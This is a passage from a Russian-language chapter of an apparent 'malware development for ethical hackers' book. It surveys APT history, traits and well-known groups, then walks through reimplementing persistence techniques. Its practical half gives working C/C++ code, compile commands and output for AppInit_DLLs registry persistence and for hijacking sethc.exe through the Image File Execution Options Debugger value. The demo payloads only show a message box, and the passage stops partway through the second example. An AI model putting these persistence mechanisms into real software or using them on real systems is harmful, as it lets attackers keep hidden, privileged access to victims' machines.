Эта глава знакомит с концепцией развитых устойчивых угроз (APT) и их ролью в киберпреступности. Вы узнаете об их характеристиках, печально известных примерах и применяемых ими методах.

В этой главе рассматриваются следующие основные темы:

• введение в APT;
• характеристики APT;
• печально известные примеры APT;
• тактики, методы и процедуры (TTP), применяемые APT.

Введение в APT

APT представляют собой класс сложных и скрытных киберугроз, организованных хорошо финансируемыми и высококвалифицированными субъектами. В отличие от оппортунистических атак, APT характеризуются устойчивостью, адаптивностью и стратегическим характером целей.

Истоки APT восходят к началу 2000-х годов, когда киберпротивники стали применять стратегии, выходящие за рамки обычных разовых атак. APT как отдельный класс киберугроз развивались параллельно с ростом цифрового пространства и повышением уровня субъектов угроз.

Термин «APT» получил известность после раскрытия в 2010 году червя Stuxnet - революционного вредоносного ПО, созданного для атаки на ядерные объекты Ирана и подробно рассмотренного в главе 13. Однако корни атак в стиле APT прослеживаются и в более ранних инцидентах.

Зарождение APT - начало 2000-х годов

Одним из первых предшественников APT была операция Moonlight Maze, обнаруженная в конце 1990-х годов. Эта серия кибервторжений была направлена на военные и государственные системы США. Злоумышленники, предположительно поддерживаемые государством, в течение длительного периода выводили большие объёмы конфиденциальных данных, заложив основу устойчивого характера APT.

В 2003 году серия кибератак, получившая общее название Titan Rain, была направлена против различных государственных учреждений и оборонных подрядчиков США. Злоумышленники, предположительно китайского происхождения, сочетали фишинг, вредоносное ПО и эксплуатацию сетей, продемонстрировав многогранные методы, которые впоследствии стали характерны для APT.

Operation Aurora (2009)

2009 год стал важным поворотным моментом благодаря атакам Operation Aurora. Google и несколько других крупных компаний стали жертвами скоординированной и чрезвычайно сложной кампании кибершпионажа. Злоумышленники, которых связывали с Китаем, нацелились на репозитории исходного кода и интеллектуальную собственность. Событие подчеркнуло уровень сложности и организованности APT.

Вредоносное ПО Hydraq, применённое в Operation Aurora, продемонстрировало передовые возможности, включая эксплуатацию уязвимостей нулевого дня. Злоумышленники использовали ранее неизвестные уязвимости популярного ПО для доступа к целевым сетям, создав прецедент применения APT самых современных методов.

Stuxnet и зарождение киберфизических атак (2010)

Обнаруженный в 2010 году червь Stuxnet ознаменовал смену парадигмы киберугроз. Он был создан для саботажа иранских объектов обогащения ядерного топлива и стал первым примером киберфизической атаки с ощутимыми последствиями в реальном мире. Stuxnet показал, что APT способны не только похищать информацию, но и манипулировать физическими системами и повреждать их. Об этом мы писали в предыдущей главе.

Связанный со Stuxnet инструмент Duqu появился как средство разведки. Он был предназначен для сбора информации для будущих операций кибершпионажа. Duqu продемонстрировал модульный и адаптивный характер APT, заложив основу более целевых и устойчивых угроз.

Расцвет государственных APT - с середины 2010-х годов

По мере развития 2010-х APT продолжали эволюционировать, а различные государства разрабатывали и применяли эти сложные кибервозможности.

Например, приписываемая российским субъектам группа Sandworm привлекла внимание в 2014 году атаками на государственные организации и критическую инфраструктуру. Её деятельность подчеркнула геополитическую мотивацию APT, выходящую за рамки традиционного шпионажа.

Хотя NotPetya первоначально считался программой-вымогателем, позднее выяснилось, что это разрушительное вредоносное ПО-вайпер. Происхождение NotPetya связывали с российскими военными; программа показала способность атак в стиле APT вызывать широкомасштабные нарушения и финансовый ущерб.

Современный ландшафт и будущие проблемы

В последние годы APT продолжили развиваться: субъекты угроз внедряют более совершенные методы и расширяют круг целей. Распространённой стратегией стали атаки на цепочки поставок, при которых APT компрометируют поставщиков программного или аппаратного обеспечения; примером служит компрометация SolarWinds.

История APT свидетельствует об устойчивом характере киберугроз. По мере развития технологий субъекты угроз адаптируются, а APT остаются одной из главных проблем кибербезопасности. Понимание этой истории крайне важно для организаций и специалистов, стремящихся защищаться от столь адаптивных и настойчивых противников.

Это также важно для разработки и повторной реализации методов и приёмов при создании вредоносного ПО, чтобы распознавать реальные угрозы, противостоять им и пытаться сделать собственную программу как можно эффективнее.

Проанализируем популярные приёмы и методы классического вредоносного ПО.

Характеристики APT

В непрерывно меняющемся процессе разработки вредоносного ПО APT выступают грозными противниками, применяющими сложные TTP для длительной компрометации целей. Понимание характеристик APT очень важно для проектирования процесса разработки и изучения вредоносного ПО:

• Устойчивость и долговременное присутствие. Определяющая характеристика APT - стремление долго взаимодействовать с целью. В отличие от обычных киберугроз, ищущих быстрой выгоды, APT действуют терпеливо и стратегически, стремясь сохранить длительный доступ и постепенно извлекать ценную информацию.
• Сложность тактик. APT применяют передовые и часто самые современные тактики: уязвимости нулевого дня, пользовательское вредоносное ПО и инновационные методы социальной инженерии. Их сложность направлена на обход обнаружения и максимизацию воздействия операций.
• Скрытность и низкая заметность. APT стремятся сохранять низкий профиль в скомпрометированной сети. Они используют скрытные методы, например living off the land - штатные инструменты, - и обходят механизмы обнаружения. Это позволяет долго оставаться незамеченными и сохранять доступ.
• Целевой подход. APT чрезвычайно избирательны. В отличие от массовых атак, они сосредотачиваются на конкретных организациях: государственных учреждениях, критической инфраструктуре или корпорациях. Такой подход соответствует цели получения конфиденциальной и ценной информации.
• Связь с государствами. Считается, что многие APT спонсируются государствами или действуют при государственной поддержке. Это обеспечивает им обширные ресурсы, разведывательную информацию и геополитическую мотивацию. Государственные APT часто преследуют стратегические цели, совпадающие с интересами страны-спонсора.
• Применение пользовательского вредоносного ПО. APT часто проектируют и развёртывают собственные программы под конкретные задачи. Такие специализированные инструменты реже обнаруживаются традиционными антивирусами, дополнительно усложняя операции.
• Многоэтапные атаки. Кампании APT состоят из разных стадий: первоначальной компрометации, разведки, бокового перемещения и вывода данных. Каждый этап тщательно планируется и выполняется для достижения общей цели.
• Социальная инженерия и фишинг. APT превосходно владеют социальной инженерией и часто используют целевой фишинг для компрометации первоначальных точек доступа. Убедительные персонализированные приманки заставляют сотрудников целевой организации невольно предоставить доступ или конфиденциальную информацию.
• Адаптивность. Определяющая черта APT - способность адаптироваться. По мере развития средств защиты APT соответствующим образом меняют тактику. Они быстро осваивают новые технологии, методы и уязвимости, затрудняя прогнозирование и противодействие.
• Геополитическая мотивация. Многие APT имеют явные геополитические мотивы. Получение конкурентного преимущества, продвижение политической повестки или экономический шпионаж - действия таких субъектов часто связаны с более широкими национальными или международными стратегическими целями.
• Эксплуатация цепочки поставок. APT всё чаще атакуют цепочки поставок, компрометируя поставщиков ПО или услуг для косвенного доступа к конечным целям. Такая стратегия позволяет эксплуатировать доверительные отношения в цифровой экосистеме.
• Вывод данных. APT сосредоточены не только на получении доступа, но и на незаметном выводе ценных данных: интеллектуальной собственности, конфиденциальных документов и стратегических планов, дающих злоумышленникам существенное преимущество.

• Сотрудничество и обмен информацией. Группы APT часто сотрудничают и обмениваются информацией с другими субъектами угроз или киберпреступными организациями. Это повышает их совокупные возможности и расширяет круг потенциальных целей.
• Сокрытие следов. APT тщательно скрывают следы и удаляют свидетельства своего присутствия: стирают журналы, применяют антикриминалистические методы и поддерживают операционную безопасность, минимизирующую вероятность обнаружения.
• Динамическое управление и контроль (C2). APT используют динамическую адаптивную инфраструктуру C2. Она позволяет быстро менять тактику, переходить на альтернативную инфраструктуру и опережать меры защиты.

Характеристики APT рисуют портрет противника не только технически искусного, но и стратегически изощрённого.

Печально известные примеры APT

В сложной сфере кибербезопасности APT стали мощной и коварной силой. Руководствуясь сложной мотивацией и часто поддерживаемые государствами, эти субъекты проводят целевые кампании с тщательной точностью. Рассмотрим печально известные кампании APT, их тактики, методы и подпитывающий их геополитический ландшафт.

APT28 (Fancy Bear) - российский кибершпионаж

APT28, которую связывают с российской разведкой, обвинялась в различных громких операциях кибершпионажа. Среди известных кампаний - атаки на политические организации, в том числе Национальный комитет Демократической партии (DNC) во время президентских выборов США 2016 года.

APT28 применяет целевой фишинг, уязвимости нулевого дня и такое вредоносное ПО, как Sofacy и X-Agent. Её TTP часто предусматривают применение документов-приманок и скомпрометированной инфраструктуры для управления и контроля.

APT29 (Cozy Bear) - настойчивый злоумышленник

Cozy Bear, ещё одна связанная с Россией APT, получила всемирную известность благодаря участию в кибершпионаже. Она атаковала государственные учреждения, аналитические центры и дипломатические организации по всему миру.

Cozy Bear использует фишинговые письма и связывается с применением сложной вредоносной программы CozyDuke. Группа демонстрирует высокий уровень операционной безопасности, затрудняющий атрибуцию.

Lazarus Group - многогранная угроза

Lazarus Group, предположительно связанная с Северной Кореей, ассоциируется с кибершпионажем, финансово мотивированными атаками и разрушительными кампаниями. Среди известных примеров - взлом Sony Pictures и атака программы-вымогателя WannaCry.

Lazarus Group применяет разные тактики, включая целевой фишинг, такое печально известное вредоносное ПО, как Destover, и атаки watering hole. Способность группы переключаться между киберпреступностью и кибершпионажем демонстрирует её универсальность.

Equation Group - подразделение кибершпионажа NSA

Equation Group, которую многие связывают с Агентством национальной безопасности США (NSA), обвинялась во множестве сложных операций кибершпионажа. Группа получила известность благодаря развёртыванию мощной вредоносной платформы EquationDrug.

Она атаковала различные отрасли, включая государственные структуры, телекоммуникации и энергетику. Среди известных кампаний - компрометация иранской ядерной программы и перехват прошивок крупных производителей жёстких дисков.

Tailored Access Operations - киберарсенал NSA

Tailored Access Operations (TAO) - подразделение NSA, отвечающее за проведение продвинутых кибероперацій. Оно известно арсеналом сложных инструментов и методов, часто применяемых для сбора разведывательной информации.

Деятельность TAO варьируется от эксплуатации уязвимостей аппаратного и программного обеспечения до развёртывания продвинутого вредоносного ПО. Среди известных кампаний - компрометация маршрутизаторов Cisco и перехват коммуникаций посредством имплантов.

Перейдём к практической повторной реализации нескольких распространённых тактик и процедур вредоносного ПО, включая закрепление, применяемых организациями APT.

TTP, применяемые APT

Сегодня понимание TTP групп APT имеет первостепенное значение. Эти чрезвычайно сложные противники, часто поддерживаемые государствами или хорошо финансируемыми преступными организациями, представляют серьёзную угрозу правительствам, компаниям и людям по всему миру. Для эффективной защиты специалисты должны глубоко изучать тонкости их операций, раскрывать образ действий и определять мотивы.

В центре этих усилий находится MITRE ATT&CK - всеобъемлющая база знаний о TTP противника, организованная в структурированную матрицу. ATT&CK разработана некоммерческой корпорацией MITRE, занимающейся развитием технологий на благо общества, и является основополагающим ресурсом для аналитики угроз, поиска угроз и операций кибербезопасности. Классифицируя тактики и методы APT по стадиям цепочки кибератаки, ATT&CK предоставляет стандартизированную основу для понимания, категоризации и нейтрализации киберугроз.

В этом разделе мы рассмотрим практическую повторную реализацию некоторых популярных тактик, методов и процедур вредоносного ПО, в том числе закрепления, применяемых группами APT. Начнём с разных способов закрепления.

Закрепление посредством AppInit_DLLs

Операционные системы Windows позволяют почти всем процессам приложений загружать пользовательские DLL в своё адресное пространство. Поскольку при создании процессов в системе может загружаться и выполняться любая DLL, это создаёт возможность закрепления.

Следующие ключи реестра определяют запуск DLL посредством AppInit; для выполнения этого приёма требуются права администратора:

• `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows` - 32-битная версия.
• `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows` - 64-битная версия.

Нас интересуют следующие значения реестра:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

На моей виртуальной машине с Windows 10 это выглядит так:




Рисунок 14.1. Значения ключа реестра

Для 64-битной версии:

```
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

На моей виртуальной машине с Windows 10 это выглядит так:




Рисунок 14.2. Значения ключа реестра для 64-битной версии

Практический пример 1

Для защиты пользователей Windows от вредоносного ПО Microsoft по умолчанию отключила загрузку DLL посредством AppInit (`LoadAppInit_DLLs`). Чтобы включить эту функцию, необходимо присвоить ключу реестра `LoadAppInit_DLLs` значение `1`.

Сначала создадим вредоносную DLL. Как обычно, я использую логику всплывающего окна сообщения `Meow-meow!`:

```
#include <windows.h>
extern "C" {
  __declspec(dllexport) BOOL WINAPI runMe(void) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return TRUE;
  }
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    runMe();
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Скомпилируем её:

```
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c

┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
└─$ ls -lt
total 112
-rwxr-xr-x 1 cocomelonc cocomelonc 87123 Apr 17 20:29 evil.dll
```

Рисунок 14.3. Компиляция DLL-приложения evil.c

Дальнейшая логика проста: изменим ключ реестра `AppInit_DLLs`, указав путь к DLL, в результате чего будет загружена `evil.dll`.

Для этого создадим дополнительное приложение `pers.cpp`:

```
LONG result = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
  (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows",
  0, KEY_WRITE, &hkey);
if (result == ERROR_SUCCESS) {
  // create new registry keys
  RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD,
    (const BYTE*)&act, sizeof(act));
  RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ,
    (unsigned char*)dll, strlen(dll));
  RegCloseKey(hkey);
}
```

Полный исходный код PoC можно загрузить из GitHub-репозитория: GitHub.

Чтобы скомпилировать PoC-код на C, введём:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example1]
└─$ ls -lt
total 112
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 17 20:32 pers.exe
```

Рисунок 14.4. Компиляция pers.c

Посмотрим, как всё работает. В моём случае я перенёс всё на машину жертвы с Windows 10 x64.

Запустим от имени администратора:

```
> .\pers.exe
> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
> reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

Например, в Windows 10 это выглядит так:




Рисунок 14.5. Запуск pers.exe и проверка реестра на машине с Windows

Затем для демонстрации откроем приложение, например Paint или Notepad:




Рисунок 14.6. Наша вредоносная DLL запущена на машине с Windows

Как видите, пример сработал ожидаемым образом. Однако из-за реализации этого метода целевая система может столкнуться с проблемами стабильности и производительности:

Рисунок 14.7. Проблемы производительности целевой системы

Хотя этот метод существует уже давно, на него всё ещё важно обращать внимание. В реальных атаках приём часто применялся таким вредоносным ПО, как Ramsay, и такими группами, как APT39: Malpedia.

Закрепление посредством специальных возможностей

Выполняя вредоносное содержимое, запускаемое функциями специальных возможностей, злоумышленники способны закрепиться и/или повысить привилегии. В Windows встроены специальные возможности, которые можно активировать комбинацией клавиш до входа пользователя в систему, например на экране входа. Противник может изменить способ запуска этих приложений, чтобы получить командную строку или бэкдор без необходимости входить в систему.

Практический пример 2

Рассмотрим программу `sethc.exe`. Что это такое? По-видимому, это источник залипания клавиш. Пять нажатий Shift вызывают следующее сообщение Sticky Keys:




Рисунок 14.8. Пример: пять нажатий Shift для активации Sticky Keys

Для простоты вредоносная `sethc.exe`, как обычно, отображает окно сообщения `meow` и запускается вместо легитимной `sethc.exe`. Её исходный код практически идентичен `pers.cpp`:

```
/*
 * Malware Development for Ethical Hackers
 * pers.cpp windows persistence via Accessibility Features
 * author: @cocomelonc
 */
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // image file
  const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
    Options\\sethc.exe";
  // evil app
  const char* exe = "C:\\Windows\\System32\\hack.exe";
  LONG result = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0,
    NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL,
    &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ,
      (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

Полный исходный код примера находится в GitHub-репозитории: GitHub.

Чтобы скомпилировать PoC-код на C, введём:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example2]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/Malware-Development-for-Ethical-Hackers/chapter14/04-ttps-used-by-apt/example2]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 17 21:11 pers.exe
```

Рисунок 14.9. Компиляция pers.c

Теперь также скомпилируем вредоносное приложение.

Посмотрим, как всё работает. В моём случае я перенёс всё на машину жертвы с Windows 10 x64.

Сначала проверим ключи реестра:

```
> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
    sethc.exe" /s
```

Например, в Windows 10 это выглядит так:

```
PS C:\Users\user> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\Users\user>
```

Рисунок 14.10. Проверка реестра на машине с Windows

Запустим программу и снова проверим ключи реестра:

```
> pers.exe
> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
    sethc.exe" /s
```

Для замены подлинного двоичного файла Windows требуются права администратора:

